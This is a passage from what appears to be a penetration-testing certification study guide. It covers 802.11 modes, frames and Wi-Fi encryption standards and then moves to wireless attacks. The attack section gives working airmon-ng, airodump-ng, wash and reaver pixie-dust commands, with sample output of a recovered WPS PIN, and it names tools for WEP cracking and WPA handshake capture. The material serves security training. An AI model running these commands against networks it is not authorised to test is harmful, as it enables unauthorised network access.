
**NOTE** Laws may govern what you are allowed to transmit based on frequency and power use, based on your geographical location and federal regulations. The FCC documents their rules and regulations in Title 47 of the Code of Federal Regulations. Section 15 applies to radio frequency devices, including consumer wireless in computers.

## Wireless Modes

Wireless network devices that follow the 802.11 standards have the ability to function in different modes, depending on the requirements of the network. These modes are different implementations with separate considerations for security. The two modes for a wireless network are ***ad hoc*** and ***infrastructure***.

In ad hoc mode, wireless clients (stations or STA) are connected in a peer-to-peer mode, and this is commonly referred to as an

independent basic service set (IBSS). This is the least common approach, and is least likely to be found in most pentest engagements. [Figure 4-1](#) provides a basic example of computers configured in ad hoc mode.




---

**Figure 4-1** Ad hoc mode

Infrastructure mode is the most common configuration in both home and commercial applications. In infrastructure mode, the wireless clients communicate with a central device called a wireless AP instead of directly communicating with each other, like in ad hoc mode. This is often referred to as a basic service set (BSS) or wireless local area network (WLAN). The AP manages the wireless network and broadcasts a case-sensitive, 32-alphanumeric-character service set identifier (SSID) to advertise its existence. The SSID is the name of the WLAN. Wireless clients can associate with an AP when they are in range and are configured to use the same SSID. However, the AP may impose additional requirements before allowing a client to join the network, such as authentication

credentials (for various encryption standards) and a compatible wireless data rate.

The AP facilitates connectivity to either wired networks or additional APs via a distribution system (DS). Having multiple APs connected within the same local area network (LAN) provides a much larger coverage area for wireless clients. Each AP has an associated basic service set identifier (BSSID) that describes its unique media access control (MAC) address. This provides network clarity when multiple APs are on the same WLAN broadcasting the same SSID. Since all wireless network packets contain the originator's BSSID, the packet can be traced. An extended service set (ESS) is formed when a DS connects multiple APs. ESS provides mobility between the wireless clients so they are free to roam within the coverage area. The extended service set identifier (ESSID) is the network name of the ESS. [Figure 4-2](#) is an example of how a DS can be used to extend service areas for WLAN configurations.



**Figure 4-2** Infrastructure mode


## 802.11 Frames

Inside the traffic, a wireless datagram is a logical chunk of data that is transferred over a wireless network at the transport layer of the OSI model. Much like a typical IEEE 802.3 Ethernet network, frames store much-needed information, such as physical and logical attributes of the device sending the transmission. Frames package together all this information into packets and define a beginning and ending as the information is transferred to the recipient of the communication. The IEEE 802.11 standards define three primary frames associated with wireless network communication (see [Table 4-2](#)).

Frame	Purpose	Subtype Frames
Management frame	Enables the stations to establish and sustain communication over the network with an access point. The management packets facilitate the authentication, association, and synchronization.	Authentication frame Deauthentication frame Association request frame Association response frame Reassociation request frame Reassociation response frame Disassociation frame Beacon frame Probe request frame Probe response frame
Control frame	Helps ensure the data frames are delivered to each station.	Request to Send (RTS) frame Acknowledgment frame
Data frame	Transfers the data within the body of the frame from higher layers of the OSI model, such as web content from an HTTP GET request.	

**Table 4-2** 802.11 Frames

The beacon frame includes properties that disclose details about the AP that are used for association, including the SSID, type of encryption, MAC, channel, and vendor information. [Figure 4-3](#) shows the SSID value from a packet capture in Wireshark. Finding open wireless networks without any encryption makes it extremely easy for your nosy neighbor to connect and start eavesdropping on your network. This information will become very useful during the wireless scanning process.



**Figure 4-3** SSID value from packet capture in Wireshark



**EXAM TIP** Eavesdropping is the process of listening to a private conversation without the other party knowing you are doing so. You may see this term referenced in questions on the exam.

## Wireless Security and Encryption Standards

To protect the confidentiality of data in transit and prevent unauthorized access to devices operating over the wireless network, many wireless networks implement security standards and use encryption. Common implementations of wireless security used for small office/home office (SOHO) environments include Wi-Fi Protected Setup (WPS), Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and the new WPA3. The information

provided here will help you understand the attacks and give you context for why they work.


**WPS** The WPS protocol was designed to allow users to set up secure wireless networks and reduce the overall complexity of associating additional hosts to the network. This is not, in itself, an implementation of encryption so much as a way of securing initial wireless device setup using WPA/WPA2 security without having to use complex passphrases. WPS is commonly found in consumer appliances and may use in-band methods, such as using a personal identification number (PIN) during setup or pushing a button to initiate the network discovery process, or out-of-band methods such as near field communication (NFC), where proximity initiates the connection. For the exam, we'll focus on in-band methods. Push-button-connect (PBC) initiates a request for a PIN. The PIN can be configured in a graphical user interface (GUI) on the device or may be printed on the device's label. Other implementations of the PIN setup include both an internal and an external registrar. In the first case, the AP has some interface in which a client can enter a PIN in order to negotiate a connection, often via WPA/WPA2. In the second case (external), the AP provides a PIN which must be entered on the client in order to initiate the connection.

WPS PINs are eight digits. But WPS doesn't process all eight digits at once to process an authentication request. Instead, it processes this PIN in three parts during authentication. The last digit is a checksum. If this checksum is incorrect, the AP will send a NACK message to end the session. If the checksum is correct, it attempts to validate the first part (four digits). Again, if that is incorrect, the AP sends a NACK. If the first half is correct, then it evaluates the second part, which is three digits.



**EXAM TIP** WPS requires user interaction to initiate communication. It uses WPA/WPA2 security and an eight-digit PIN. Tools for attack include reaver, wash, and wifite for offline pixie dust attacks or online brute-force PIN attacks.

**WEP** WEP was included as part of the original standard for 802.11 and was the only encryption protocol available to protect 802.11a and 802.11b wireless networks before WPA. WEP relies on a secret key that is shared between the access point and the clients on the wireless network. The WEP encryption process protects confidentiality of the wireless network using the RC4 stream cipher. RC4 is a symmetric key cipher used to expand a short key into an infinite pseudo-random keystream. The sender will XOR the plaintext message with the keystream to generate the ciphertext. The receiver of the ciphertext will use the same shared secret key to generate an identical keystream and XOR the keystream with the ciphertext to reveal the plaintext message. In order to verify packets have not been modified in transit, WEP uses an integrity check field that is populated with a CRC-32 checksum, which is included as an encrypted part of the payload. A 24-bit initialization vector (IV) is also used to augment the shared secret key and produce a different RC4 key for each packet. The IV is a binary number, which is a fixed-size input that helps decrease the probability of encrypting two ciphertexts with the same keystream. [Figure 4-4](#) provides an overview of the WEP encryption process.



**Figure 4-4** WEP encryption standard



**EXAM TIP** WEP was the standard before WPA. Key reuse in the encryption stream (24-bit IV) makes it vulnerable to cracking, as well as to fragmentation and replay attacks. Use aireplay-ng to generate IV samples and aircrack-ng to decipher the secret key. You can also use wifite to conduct attacks against WEP.


**WPA** WPA was introduced as an interim replacement for WEP and did not require consumers to replace hardware to support the new security measure. Instead, most vendors released software/firmware updates that could be installed on existing devices. There are multiple flavors of WPA based on the 802.11i wireless security standard: WPA, WPA2, and WPA3. Each of these has Personal or Enterprise modes.

With Personal mode, users use a single shared password (a preshared key [PSK]) that is the same for every endpoint. The PSK (password) can be between 8 and 63 ASCII characters in length. This is fine for small networks with trusted users, where 802.1x-incompatible devices are in use or with guest networks where a captive portal is impossible. With Enterprise mode, users use certificates or credentials (a username and password) via an authentication service, like Remote Authentication Dial-In User Service (RADIUS), instead. These mechanisms are more secure and most often found in enterprise business networks. Every user who authenticates will have a unique session with the AP, making it harder for a malicious user to compromise the individual key when sniffing packets on the same SSID.

WPA increased from 63-bit and 128-bit encryption in WEP to 256-bit encryption technology. WPA implemented the Temporal Key Integrity Protocol (TKIP) after WEP encryption was broken. TKIP is symmetric encryption that still uses the same WEP programming and RC4 encryption algorithm, but it encrypts each data packet with a stronger and unique encryption key. It also includes some additional

security algorithms made up of a cryptographic message integrity check, IV sequence mechanism that includes hashing, a rekeying mechanism to ensure key generation after 10,000 packets, and to increase cryptographic strength, it includes a per-packet key-mixing function. These were designed to add extra protection against social engineering, replay and injection attacks, weak-key attacks, and forgery attempts. WPA2 introduced the use of the Advanced Encryption Standard (AES) instead of TKIP. After 2006, all new devices bearing the Wi-Fi trademark required mandatory WPA2 certification.

WPA and WPA2 use a four-way handshake to establish connection. As referenced in [Figure 4-5](#), once the client (or supplicant) and the AP establish a request for association, they use the PBKDF2 algorithm, the PSK, and SSID to derive a shared secret key called a pairwise master key (PMK). The client generates an SNonce, and the AP generates an ANonce. The AP sends the ANonce (message 1 of the four-way handshake) to the client. The AP and the client then derive a temporary pairwise transient key (PTK) using the PMK, the ANonce, the SNonce, and the MAC from the client and the AP. The PTK has five separate keys in 64 bytes: the key confirmation key (KCK); the key encryption key (KEK); a temporal key (TK), which is only valid until the session ends; a Tx key; and an Rx key. The client uses the KCK to generate a message integrity check (MIC), which is sent along with the SNonce in the second message of the four-way handshake. Since the client and the AP are using the same values, the same algorithm, and the same shared secret, they are both able to validate the MIC and decrypt each other's messages. At this point, the AP and client can encrypt the data in transit without sharing the secret over the wire. The temporal key between the client and the AP is only valid until the session ends. A group transient key (GTK) is exchanged and used to encrypt the broadcast traffic on the wireless network.



**Figure 4-5** A detailed diagram of the four-way handshake<sup>1</sup>



**NOTE** If you want to read about the PBKDF2 function in all its dry crypto glory, the details are in RFC2898 Section 5.2.

Like WPA2, WPA3 uses AES and, ultimately, a four-way handshake. However, WPA3 is designed for perfect-forward secrecy. This means that the encryption key changes such that its compromise will not result in a breach of data encrypted before that compromise took place. Additionally, WPA3 uses something called Simultaneous Authentication of Equals (SAE) in an attempt to solve WPA and WPA2's vulnerability to dictionary attacks. SAE is a type of key exchange also referred to as Dragonfly. As with WPA and WPA2, the AP and supplicant start with a shared, salted secret. However, during the handshake, they agree on the parameters to use with either elliptical curve cryptography (ECC) or finite field cryptography (FFC).<sup>2</sup> Each party then performs computationally intractable operations to create an asymmetric key whose master key is now exchanged as a surrogate for the PMK in the original four-way handshake. This time, though, cracking the PMK never provides the original shared secret. It also does not grant access to all prior network traffic, because the key changes each time. This is a very simplified explanation, but if you would like to read more about how this works, you can read everything about it in RFC7664.



**EXAM TIP** WPA uses a four-way handshake and a shared passphrase. Weaknesses in handshake implementation are vulnerable to dictionary attacks (PMKID hash capture and WPA handshake capture). Deauthentication attacks force a new handshake to capture information needed to generate guesses. Tools for attack include aircrack-ng, aireplay-ng, airodump-ng, wifite, cowpatty, genpmk, and hashcat. WPA3 hides the passphrase behind additional security with the Dragonfly key exchange. WPA3 is weak

to downgrade attacks and timing attacks. The Dragonblood vulnerabilities target the Dragonfly key exchange.

## Wireless Testing Equipment

Wireless adapters receive and transmit information to other devices on a wireless network. In other words, you will need a wireless antenna in order to observe and interact with wireless networks. When selecting an antenna, you will want to consider supported bands, chipset, and type.

Most antennas will list which of the 802.11 standards they support, and you'll need to know the one you are targeting in order to choose the best hardware. Some will support multiple standards, which can be useful. However, there are cases where performance considerations will make you select a more specialized antenna. It is unlikely you will be tested on brand specifics during the exam, but you should be aware of this need.

Many internal wireless adapters do not allow you to use monitor mode, a requirement for eavesdropping. External adapters overcome this issue and typically have better range. But finding the right adapter that works with operating systems like Kali Linux can be a challenging endeavor. Adapters come in many shapes and sizes and can support both single-band or dual-band (2.4 GHz and 5 GHz) networks. The two most important factors that make a wireless adapter compatible for operating systems are the chipset (hardware) and the drivers (software). The following are popular chipsets that support monitor mode and injection and are compatible with the Kali operating system:

- Atheros AR9271
- Ralink RT3070
- Ralink RT3572



**NOTE** Once you have an antenna and have installed an adapter, in Kali Linux, the *iwlist* command can be used to show compatible channels, frequencies, encryption capabilities, and APs the interface has associated with. The *iw* and *iwconfig* commands can be used to manipulate the interface by enabling or disabling it or by manually configuring it on a wireless network.

As for antenna type, let's say you want to be discreet during a wireless assessment. The type of antenna you choose will affect how close you have to be, where you need to be to get a good signal, and the strength of the signal you can use. Directionality and gain are the two antenna attributes you will most need to consider.

Wi-Fi antennas are either directional or omnidirectional. Directional antennas have comparatively better signal strength, but require more precise aim in relation to the signal. This means you can be farther away as long as you can point your antenna toward the target and have a good line of sight. But not all directional antennas are used at long range. Most RFID badge readers are flat panel near-range directional antennas. Omnidirectional antennas can work in any direction, but often sacrifice strength. So, you need to be closer in order to work.

When we talk about the strength of a signal, we're really talking about the gain. Antenna gain (dBi) is a relative measure of how well an antenna performs when receiving and transmitting data. This number is useful in determining signal reach when examining the physical perimeter of a wireless network and can often be used by detection devices when seeking rogue wireless devices.

---



**NOTE** LearnTomato has a great article about Wi-Fi antennas at <https://learntomato.flashrouters.com/how-to-increase-wifi-range-with-the-right-wifi-antenna/>.

## Attacking Wireless

Now we're ready to talk about the fun part: the attack. In this section, we'll discuss attacks against different wireless implementations and some tactics you might use when targeting wireless networks in general. If you plan to create a home lab for experimentation, the following basic items are recommended for the testing environment:

- Laptop (standard keyboard layout) with Kali Linux and a wireless card that supports injection
- Wireless router that supports WEP, WPA, and WPS
- Wireless client that can be used to generate traffic

## Wireless Scanning and Discovery

**Stumbling** is a surveillance technique used for discovering SSIDs, router vendor information and signal strength, MAC addresses, channels, access control protections (encryption), and more. This process is a little more involved than just enabling Wi-Fi on your phone to see if you can find any open access points to connect to. Stumbling would typically capture wireless data along with global positioning system (GPS) data in order to map what is found. This often builds a locality-specific set of information similar to what you might find in the Wireless Geographical Location Engine (WiGLE), which can be found at <https://wigle.net/>. **Wardriving** is a tactical process for surveying an area for access points while in a moving vehicle. The goal is preliminary reconnaissance and to pinpoint wireless networks and potential targets in a certain area of interest. If the customer has a large campus or facility, this technique may be useful for simulating real-world scenarios and demonstrating adversarial capabilities by various threat actors.

Aircrack-ng (<https://www.aircrack-ng.org>) is open-source software that provides a suite of tools for conducting RF communication monitoring and security testing of Wi-Fi networks. Airodump-ng is a popular wireless sniffing tool included with the aircrack-ng toolset that can be used during a pentest to discover and validate wireless targets. Airodump-ng helps identify the ESSID and BSSID of access points and any station/client MAC address that is associated with the AP, including various attributes like the channel it is connected to, the transfer speed, and access control (encryption) for connecting to the AP.

Airodump-ng is a command-line tool that is natively installed in Kali Linux. However, before using the tool you must first put your wireless adapter into monitor mode so your computer can listen and inject packets onto wireless networks. Use the `airmon-ng` command, which is included in the aircrack-ng suite of tools, in order to configure your adapter in monitor mode. **Figure 4-6** shows an example of starting airmon-ng in monitor mode for the `wlan1` interface:

root@kali:~# airmon-ng start wlan1			
PHY	Interface	Driver	Chipset
phy0	wlan0	rtl8188ee	Realtek Semiconductor Co., Ltd. RTL8188EE Wi
phy3	wlan1mon	ath9k_htc	Atheros Communications, Inc. AR9271 802.11n

---

**Figure 4-6** airmon-ng

`airmon-ng start wlan1`

---



**NOTE** If your wireless adapter fails to go into monitor mode in Kali, try killing processes with `rfkill unblock all`. Then try to put

the adapter in monitor mode. If it still doesn't work, your wireless adapter may not support monitor mode.

Once the adapter is configured to listen and inject packets onto the network, you are in business. Now, you can use airodump-ng to start capturing packets from various wireless networks within the range of your adapter and antenna. Airodump-ng will hop from channel to channel to identify wireless devices it can receive beacons from if no channels are specified at the command line. Channel hopping makes capturing packets from your targets more difficult. In this case, you can sit on a single channel in order to target collection against a specific range of APs. [Figure 4-7](#) shows how to use airodump-ng to capture packets based on specific channel settings for the AP and dump the output into multiple formats to include TXT, PCAP, and CSV for easy parsing in Microsoft Excel. One important thing to note is the PWR reading for each station (client) and BSSID (router). This is the wireless signal strength, and it is measured in decibels milliwatts (dBm), expressed in negative values. The closer the number is to zero, the stronger the signal and the closer you are to the device.

CH 5 ][ Elapsed: 12 s ][ 2018-04-07 22:52										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
C0:56:27:DC:96:79	-27	95	0 0	5	54e	WPA2	CCMP	PSK	business-rtr	
C0:3F:0E:28:25:E2	-29	89	0 0	4	54e	WPA2	CCMP	PSK	home-rtr	
BSSID STATION PWR Rate Lost Frames Probe										
(not associated)	34:69:87	-63	0 - 1	0					3	
(not associated)	38:F7:3D	-71	0 - 1	1					4	
(not associated)	00:87:01	-83	0 - 1	0					1	
(not associated)	00:AE:FA	-83	0 - 1	0					5	
(not associated)	DA:E1:B3	-85	0 - 1	0					1	
(not associated)	5C:70:A3	-89	0 - 1	0					1	
(not associated)	72:59:AD	-90	0 - 1	0					1	
(not associated)	D0:13:FD	-90	0 - 1	0					1	

**Figure 4-7** airodump-ng

```
airodump-ng -c 4,5 wlan1mon -w channel4-5.out
```



**EXAM TIP** Kismet (<https://www.kismetwireless.net>) can also do 802.11 sniffing and perform wireless intrusion detection, and it has better GPS support than airodump. You might choose to use Kismet for stumbling and mapping or for wardriving and follow up with airodump for further inspection. If you save your data as a PCAP, you can replay it in Wireshark (<https://wireshark.org>), which provides the capability to separate frames for further packet inspection.

## Cracking WPS

For WPS, let's start by identifying WPS networks using a tool called `wash` in Kali. Even though WPS is designed to require user interaction to initiate data exchange, some devices are still discoverable. `Wash` also supports active probing of detected wireless networks to identify whether they support WPS. [Figure 4-8](#) provides an example of how to locate WPS networks using `wash`.

# wash -i wlan1mon						
BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
-----						
5C:B0:66:	6	-26	2.0	No	AtherosC	
A4:2B:8C:	6	-84	2.0	No	RalinkTe	
EC:AA:A0:	6	-74	2.0	No	AtherosC	
C0:3F:0E:	4	-42	1.0	No	Broadcom	home-rtr

---

**Figure 4-8** Locate WPS networks with `wash`

Once you have identified a WPS PIN-controlled target, you can use the `reaver` command in Kali Linux to brute-force attack the WPS PIN. `Reaver` attacks a WPS implementation weakness in the registrar functionality, where it only takes 11,000 attempts to guess the correct WPS PIN. [Figure 4-9](#) shows example output of `reaver` successfully recovering the PIN for a WPS network after targeting a

wireless repeater. You can execute `reaver` using the following command syntax:

```
Pixiewps 1.4

[?] Mode:      1 (RT/MT/CL)
[*] Seed N1:
[*] Seed ES1: 0x00000000
[*] Seed ES2: 0x00000000
[*] PSK1:
[*] PSK2:
[*] ES1:        00000000000000000000000000000000
[*] ES2:        00000000000000000000000000000000
[+] WPS pin:   13175276

[*] Time taken: 0 s 32 ms
```

---

**Figure 4-9** Successful recovery of WPS PIN

```
# reaver -i <interface> -b <target MAC of AP> -c <channel> -vvv
-K 1
```

The command options include the following:

- `-i` Your wireless interface name
  - `-b` MAC of the target AP
  - `-c` Channel to camp on
  - `-vvv` Verbosity level
  - `-K` Execute pixie dust attack (brute-force WPS PIN)
- 



